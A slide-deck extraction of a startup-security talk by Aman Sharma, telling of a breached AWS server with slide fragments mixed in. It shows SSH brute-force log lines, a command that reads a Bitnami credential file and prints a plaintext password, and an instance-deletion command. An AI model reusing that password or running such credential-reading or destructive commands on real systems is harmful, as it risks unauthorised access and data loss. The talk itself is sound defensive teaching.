




179




13/37

SECURITY AT EARLY STAGE STARTUP



By Aman Sharma




Pause

:> Who am I



Aman Sharma



DEVOPS AMBASSADOR AND CTO



  @amanintech  amanin.tech

twimbit

 AMP

 TU WIEN  FAKULTÄT FÜR INFORMATIK
Faculty of Informatics

 e-IT

 M

Upsell

 ATLANCEY



**In a startup
Either your
security has
been
compromised
or
yet to be
compromised.**






STORY

TIME



Story 1

**Hacked
by
Russians**



Save as... Reports New report

Monthly EC2 running hours costs and usage


Jul 15, 2018 - Aug 23, 2018

Daily

Group by: None

Bar

Costs (\$)



FILTERS CLEAR ALL

Service Include all

Linked Account Include all

Region Include all

Availability Zone Include all

Instance Type Include all

Usage Type Include all

Usage Type Group Include only

EC2: Data Transfer - Inter AZ 1

Tag Include All

API Operation Include all

More filters

```
root@adc1:~# egrep "Failed|failure" /var/log/auth.log
Dec  5 21:39:17 adc1 sshd[41458]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
  tty=ssh ruser= rhost=192.168.1.3 user=root
Dec  5 21:39:20 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:23 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:28 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:28 adc1 sshd[41458]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=192.168.1.3 user=root
Dec  5 21:39:41 adc1 sshd[41469]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
  tty=ssh ruser= rhost=192.168.1.3 user=tecmint
Dec  5 21:39:44 adc1 sshd[41469]: Failed password for tecmint from 192.168.1.3 port 37364 ssh2
Dec  5 21:40:18 adc1 sshd[41491]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
  tty=ssh ruser= rhost=192.168.1.245 user=root
Dec  5 21:40:21 adc1 sshd[41491]: Failed password for root from 192.168.1.245 port 52882 ssh2
Dec  5 21:40:24 adc1 sshd[41491]: Failed password for root from 192.168.1.245 port 52882 ssh2
Dec  5 21:40:30 adc1 sshd[41491]: Failed password for root from 192.168.1.245 port 52882 ssh2
Dec  5 21:40:30 adc1 sshd[41491]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=192.168.1.245 user=root
Dec  5 21:40:42 adc1 sshd[41506]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
  tty=ssh ruser= rhost=192.168.1.245 user=admin
Dec  5 21:40:42 adc1 sshd[41506]: pam_winbind(sshd:auth): request wbcLogonUser failed: WBC_ERR_AUTH_
ERROR, PAM error: PAM_AUTH_ERR (7), NTSTATUS: NT_STATUS_LOGON_FAILURE, Error message was: Logon fail
ure
Dec  5 21:40:45 adc1 sshd[41506]: Failed password for admin from 192.168.1.245 port 52884 ssh2
root@adc1:~#
```

What happened ?

```
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-1065-aws x86_64)
```

```
*** System restart required ***
```

```
BITNAMI
```

```
*** Welcome to the Bitnami LAMP 5.6.37-2 ***
```

```
*** Documentation: https://docs.bitnami.com/aws/infrastructure/lamp/ ***
```

```
*** https://docs.bitnami.com/aws/ ***
```

```
*** Bitnami Forums: https://community.bitnami.com/ ***
```

```
To run a command as administrator (user "root"), use "sudo <command>".
```

```
See "man sudo_root" for details.
```

```
bitnami@ip-172-31-33-103:~$ cat bitnami_application_password
```

```
pSAqtrn2l9nt
```

```
bitnami@ip-172-31-33-103:~$
```

```
C:\>aws lightsail delete-instance --instance-name Ubuntu-512MB-Ohio-1
```

```
{  
  "operations": [  
    {  
      "status": "Succeeded",  
      "resourceType": "Instance",  
      "isTerminal": true,  
      "statusChangedAt": 1527202978.962,  
      "location": {  
        "availabilityZone": "us-east-2a",  
        "regionName": "us-east-2"  
      },  
      "operationType": "DeleteInstance",  
      "resourceName": "Ubuntu-512MB-Ohio-1",  
      "id": "aws-lightsail-512mb-ohio-1",  
      "createdAt": 1527202978.962  
    }  
  ]  
}
```




What did we do ?


 Apologised to customers

 ~~Fired the intern~~

 Re-Setup server with better security

Never Ask intern to
setup Server

- Use Secret
Manager
- Encrypt
Traffic



